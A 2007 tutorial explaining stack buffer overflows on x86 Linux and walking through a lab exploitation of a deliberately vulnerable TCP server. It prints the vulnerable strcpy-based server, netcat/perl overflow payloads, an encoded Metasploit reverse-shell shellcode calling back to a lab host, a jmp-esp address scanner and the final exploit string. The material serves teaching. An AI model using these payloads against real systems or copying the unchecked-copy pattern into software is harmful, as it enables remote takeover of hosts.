Date: 22/04/2007
Author: Denis Maggiorotto
Mail: denis.maggiorotto@sunnyvale.it
Country: Italy

Explanation of a remote buffer overflow vulnerability

Introduction
Many times you heard about the “Buffer overflow vulnerability” in a specific software, may be you also download a script or program to exploit it, but now, you’ll learn what a buffer overflow is, and what happens when it occures, including the risks for the corrupted system.
The trip to this vulnerability starts from theory and terminates with a laboratory experience that showes an exploitation of this vulnerability, in action.
This document is a “proof of concept” and its purpose is to take the reader from theory to practice in this vulnerability. Of course the author is not responsible for the potential “bad use” that someone can do with it.
Because of the existence of many different computer architectures, the content of this document will regard the only Intel x86 architecture and the operating system Linux.
More in depth, the experiment will regard an exploitation of a server process, running on an OpenSuSE 10.2 OS, kernel 2.6.18, compiled with gcc version 4.1.2.
Let’s start with a bit of theory.


Buffer Overflow Definition
In informatic sience, a buffer overflow, is a programming error that throws a memory access exception.
It occures when a process attemps to store data beyond the boundaries of a fixed-length buffer, overwriting adjacent localtions of memory, including some program’s “flow data” and causing the process termination with a Segmentation Fault error.
Since the “flow data” is a pointer of the next instruction the program will process, by overwriting it, it is possible to take control of the execution flow, inject arbitrary command and transform the programming error into a security lack for the host system.
First of all, we need to take a look of how a process organize its memory.

A process memory
Assuming that the host system uses virtual memory mechanism, a process virtual address space is divided into at least 3 memory segments.
- a text segment, which is a read only part of memory, used to maintain the code of the program at run time.
- a data segment, which is a separate region of memory where data can be also written by a process.
Because of the write access to this special area, a data segment will be placed on a different memory page than the text segment, so for every program that needs to write data, at least two memory pages of 4096 bytes will be used.
- and finally, the stack which is a portion of memory shared with the operating systems. It is used by a program for communicate with subprograms (or functions), for temporary storage of data and for system calls.

Making apart the first two memory segments, we will talk about the stack because is where a buffer overflow occures.

The Stack
As mentioned before, the part of memory named stack, is a region where a program can store its arguments, its local variable and some “special purpose” data to control the program execution flow. In the computer

architecture we are going to examinate, every data stored into the stack is aligned to a multiple of four byte long. On IA-32 architecture, a four byte long data is called “double-word” (further referred as dword).
The stack on Linux operating system begins at high memory addresses and grow to low memory addresses. Also the memory on the Intel x86, follows the little endian convention, so the last significant byte value is stored at the low address, the other bytes follow in increasing order of significance. We can say that the memory is written from low address to high address.
Everything said can be verified by looking at the following schema:



The stack is so called because of its storage policy named L.I.F.O., or Last In First Out. It means that the last dword stored in memory will be the first retrived.
The operations permitted in the stack are push and pop. Push is used to insert a dword of data into the stack and pop retrives the last dword by the stack.
A caller program, uses the stack to pass parameter for a called function.
For every function call, a stack frame is activated to contain the following:
- The function parameters
- The return address, useful to store the memory address of the next instruction to be called after the function returns.
- The frame pointer, that is used to get a reference to the current stack frame and permit the access to local variable (giving a negative offset from it) and function parameters (giving a positive offset from it)
- The local variables of a function.

In the x86 architecture, at least three process registry came into play with the stack, those are EIP, EBP, ESP.
The first (EIP) points the return address of the current function, the second (EBP), points the frame pointer of the current stack frame, and the third (ESP) points to the last memory location on the top of the stack.

Look at the C code below,

```
void function(int x, int y)
{
         int z = 0;
         int q = 1;
}

int main(char *argv[])
```

```
{
         function(5, 7);
}
```


For the function call in main, the assembly code generated has to push the function's parameters into the stack in a reverse order of declaration, and call the function (it corresponds to push the return address in the stack and jump to the cell of memory where the function code reside).

```
push 0x07
push 0x05
call function    (push %eip, jmp 0x………)
```

As soon as the function is invoked, it operates what is called a procedure prolog, in fact it pushes the frame pointer (EBP) into the stack, it copies the stack pointer ESP to the base pointer EBP, making it the new frame pointer and subtract from ESP the space required to store the function's local variables.

```
push %ebp
movl %esp, %ebp
sub 0x08, %esp
```

this is the snapshoot of the stack, when the function is called by main.




Now, the new function has on the stack its own activation record, containing averything it needs to perform its actions, until it returns, doing what it's called procedure epilogue.
In the procedure epilogue: it restores the stack pointer, pops the old EBP back into EBP, grab the return address from the stack and jmp to it.

```
movl %ebp,%esp
pop %ebp
ret         (pop %eip and jump to it)
```

As you notice, the EIP register is quite dangerous, because if we were able to overwrite it with a custom memory address, we would change the execution flow of the program, and that is what we call, smashing the stack.
In the next section we will demonstrate the weakness of this cumputational strategy.

Our test scenario

Our test scenario, is composed by two hosts, acting as client and server respectively.
The server executes a vulnerable process that is responsible for listen on the 1025 tcp port, wait for a string sent over the network by the client and print it to its stdout, then the server, send an update to the client to notice the user that his message has been printed on server's stdout… and that's all.


Client's string "H my names is client'
Server 192 168 1 2
Client 192 168 1 1
stdout
stdout
Server's response "The message has been printed to server s stdout"
The message has been printed to server s stdout
The user enterec "H my name is client'

Even if it's not a real program, it is useful to demonstrate the power of a buffer overflow exploitation.

Overflowing the vulnerable server process

So, take a look the server-side program code:

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <string.h>
#include <stdlib.h>

void error(char *msg)
{
    perror(msg);
    exit(1);
}

void viewer(char *string)
{
        //declaration of a char buffer
        char buffer[1024];
        //we copy the parameter string to that buffer
        strcpy(buffer,string);
        //finally we print the content of the string buffer to stdout
        printf("The user entered: %s",buffer);
}

int main(int argc, char *argv[])
{
     int sockfd, newsockfd, portno, clilen;
     char buffer[2000];
     struct sockaddr_in serv_addr, cli_addr;
     int n;
     if (argc < 2) {
         fprintf(stderr,"ERROR, no port provided\n");
         exit(1);
     }
     sockfd = socket(AF_INET, SOCK_STREAM, 0);
     if (sockfd < 0)
        error("ERROR opening socket");
     bzero((char *) &serv_addr, sizeof(serv_addr));
     portno = atoi(argv[1]);
     serv_addr.sin_family = AF_INET;
     serv_addr.sin_addr.s_addr = INADDR_ANY;
     serv_addr.sin_port = htons(portno);
     if (bind(sockfd, (struct sockaddr *) &serv_addr,
              sizeof(serv_addr)) < 0)
              error("ERROR on binding");
     listen(sockfd,5);
     clilen = sizeof(cli_addr);
     while(1)
     {
        newsockfd = accept(sockfd,
                 (struct sockaddr *) &cli_addr,
                 &clilen);
     if (newsockfd < 0)
          error("ERROR on accept");
     bzero(buffer,256);
     n = read(newsockfd,buffer,2000);

     if (n < 0) error("ERROR reading from socket");
     viewer(buffer);
     n = write(newsockfd,"The message is been printed to server's stdout", strlen("The message is
been printed to server's stdout"));
     if (n < 0) error("ERROR writing to socket");
     }
     return 0;
}
```

A full explanation of the server code is not needed, we will only explain where the error resides.
Look at the highlighted viewer() function, there is a line where the string received as parameter is copied, using strcpy(), into a local buffer just before to print it out. Unfortunately, the buffer is 1024 bytes long, and there's nothing that prevent the user to insert a string longer than 1024 characters.
But what happens if a user does it? The string is copied into the buffer anyway, and after the 1024rd byte it overflowes the next space allocated into the stack, reaching the return address! So when the viewer function returns, it pops from the stack the return address but since it is been overwritten, most probably our program hangs with an error of segmentation fault because it points to an invalid memory location.

So, let's try to overflow that buffer .
First of all, we start the server process into gdb (the GNU debugger), to see the status of registers and memory in case of a process crash.

```
root@server# gdb server
(gdb) run 1025
Starting program: /root/work/security/server 1025
```

The length of the string that completely overflows the return address should be 1032 byte long, 1024 to fill the buffer, 4 to overwrite the frame pointer and finally 4 to overwrite the return address. To reproduce a 1032 characters string we use a perl script and we pipe the output to a netcat, connected to the server's socket.


```
root@client# perl –e 'print "A"x1032' | nc –v –v 192.168.1.2 1025
```

at the server side, looking at the gdb output we can see:


```
The user entered:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

The error message means that the process died because the return address has been overwritten with our input string.
The diagram illustrates the state of the function stack frame in case of a 1024 char buffer, with EBP and EIP intact.



The second diagam illustrates the state of the stak in case of an overflowed char buffer, as you can see the EIP is been overwritten with the character A, that corresponds to 0x41 exadecimal value. We overwrite the EIP register taking control of the process execution flow.



Just to make sure that bytes from 1029 to 1032 fill the return address space, we make another kind of test: We build a string of 1028 characters A, followed by a dummy memory address 0xdeadbeef. But remember the little endian convention? Those characters have to be translated in a string like this: \xEF\xBE\xAD\xDE.

By injecting the malicious string

```
root@client# perl –e ‘print “A”x1028 . “\xEF\xBE\xAD\xDE”’ | nc –v –v 192.168.1.2
1025
```

the server responds:

```
The user entered:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0xdeadbeef in ?? ()
```

Bingo! Of course the process cannot access to our dummy address “0xdeadbeef” as we expected.
We are ready for the exploitation.


A buffer overflow exploitation

The actions sequence to exploit a buffer overflow vulnerability, consist in three major steps:

- Inject into the server process a malicous code that we want to execute.
- Overflow the buffer in order to reach the return address of the vulnerable function.
- Overwrite the return address with a pointer to our code, to get it executed.

This is not as simple as it seems but we try to explain how to do that, step by step.

To inject a malicious code, we need to know what a malicious code is and where we have to place it into the server’s memory.
The code, sometimes referred as payload or shellcode, is a sequence of machine instruction (op-codes), directly undestandable by the computer’s CPU. It is quite similar to assembly language, even if we don’t use mnemonic instructions, but theire respective exadecimal values.
The only gate between us and the server’s cpu is the vulnerable viewer function, so we are going to inject the shellcode as an argument for that function, of course sent by the client over the network.
An intresting code to get executed could be a reverse shell, that is a backdoor process that, as soon as it is been exectuted at the server side, it connects back to the client, provinding an interactive command interpreter, allowing us to execute commands to the server.
Of course, to do that, the client must have a netcat, listening on a specified tcp port, where the server’s shellcode will connect back.
The exploitation process, using a reverse shell is illustrated in the followind diagram:



```
# uname -a
Linux server 2 6 18
 386 GNU/Linux
# _
```

The reverse shell is used, instead of direct shell, to bypass a possible firewall that filters incoming connections to a port that is not the one used by the server process, that is 1025 tcp.
Since the purpose of this document is not to teach how to build shellcode, we download a pre-crafted string directly from metasploit web site.
This is the string of shellcode, suitable for our needs:

```
# linux_ia32_reverse -  LHOST=192.168.1.1 LPORT=4444 Size=202 Encoder=Alpha2
http://metasploit.com
my $shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x37\x49\x49".
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51\x5a\x6a\x4a".
"\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x5a\x42\x41\x32\x41\x41\x32".
"\x42\x41\x30\x42\x41\x58\x50\x38\x41\x42\x75\x7a\x49\x74\x71\x59".
"\x4b\x51\x43\x61\x53\x42\x73\x70\x6a\x66\x62\x41\x7a\x61\x76\x51".
"\x48\x4f\x79\x5a\x41\x7a\x6d\x6d\x50\x5a\x33\x61\x49\x68\x30\x35".
"\x6f\x6a\x6d\x4d\x50\x30\x49\x50\x79\x6b\x49\x51\x4b\x62\x7a\x45".
"\x38\x79\x50\x6e\x48\x65\x51\x37\x71\x65\x36\x50\x68\x42\x31\x71".
"\x4c\x72\x63\x62\x46\x46\x33\x4e\x69\x49\x71\x48\x30\x31\x76\x30".
"\x50\x50\x51\x53\x63\x6e\x69\x49\x71\x42\x63\x5a\x6d\x6d\x50\x33".
"\x62\x31\x78\x76\x4f\x64\x6f\x71\x63\x30\x68\x31\x78\x64\x6f\x75".
"\x32\x31\x79\x30\x6e\x6e\x69\x59\x73\x61\x42\x32\x73\x6e\x69\x68".
"\x61\x6e\x50\x34\x4b\x58\x4d\x6f\x70\x4a";
```

The shellcode is 202 bytes long, and at first sight, we can consider to insert it into the buffer of the viewer function followed by 826 “A” to completely fill the 1024 byte buffer and the frame pointer. Then overwrite the return address with the address of the beginning of the buffer (most probably it corresponds to the ESP register value).
The following diagram can clarify this concept:

```
bottom of   DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF   top of
memory      89ABCDEF0123456789AB  CDEF  0123  4567   memory
            buffer                sfp   ret   string

<------    [SSSSSSSSSSSSSAAAAAAA][AAAA][0xD8][     ]
            ^                              |
            |______________________________|

top of      |                                                      bottom of
stack       |                                                          stack
            |
           ESP (the stack pointer, points to the top of the stack, that is at the beginning of our shellcode)
```

Even if the dicovery of the ESP value implies the installation of the server process on the client for testing purpose, and the execution of it under gdb to see the content of ESP at crash-time, it will be useless since Linux OS, starting from kernel 2.6 embed a stack protection mechanism called VA Space Randomization that randomize within 8Mb range the base address of every ELF executable file so the buffer's address will change everytime the process is exectued.
We need to overwrite the return address with a value that change at runtime and points always to the content of the ESP register.
This tecnique is called RET2ESP.
Assuming that both, client and server, share the same version of operating system, we can dig into the client side to search for a potential return address that perform an action similar to: JMP %ESP or CALL %ESP and will be suitable for server side as well.
This return address, jumps directly to the ESP value location, wherever it reside, randomized or not.
This is definitely what we need for, but how to search an address like this? We can recruite linux-gate.so.1, a special dinamic shared object linked at fixed position (it is not affected by VA Space Randomization) in every executable file at address `0xffffe000`.
Knowing the address of this object, we can write a small byte scanner, that starting from it, and within a memory page range, searches for the sequnce FFE4 that corresponds to JMP %ESP.
The code of byte scanner looks like this:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
        int i, jmps;
        char *ptr = (char *) 0xffffe000;

        jmps = 0;

        for (i = 0; i < 4095; i++) {

                if (ptr[i] == '\xff' && ptr[i+1] == '\xe4') {

                        printf("* 0x%08x : jmp *%%esp\n", ptr+i);
                        jmps++;
                }
        }

        if (!jmps) {

                printf("* No JMP %%ESP were found\n");
        }

        return 1;
}
```

By compiling the code and exectuing it, an address should pop out

```
root@client# gcc bytescan.c -o bytescan
root@client# ./bytescan
* 0xffffe777 : jmp *%esp
root@client#
```

Fine! The addrress 0xffffe777 has to be used as return address to exploit the function.
But doing so, the snapshot of our stack is slightly diffent than before, because the viewer function returns and the ESP register will point always at ret+4 bytes.
A successfully compromized stack now looks like this:

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF    FFF                  top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567    89A
           buffer                sfp   ret   param
          --------------viewer stack frame-------- | -----main stack frame-----
<------   [AAAAAAAAAAAAAAAAAAAA][AAAA][0xF4][SSSS] [SSSSSSSSSSS]
                                        |    ^
top of                                  |___ |                         bottom of
stack                                        |
                                             |
                                             ESP
(When the viewer function returns, the ESP points to the beginning our shellcode)
```

So, the evil string that our client has to send to the server is made up of:

“A” x 1028 to reach the return address + “\x77\xe7\xff\xff” (the 0xffffe777 return address in little endian format) + the shellcode + “\x00” (the null terminator character)

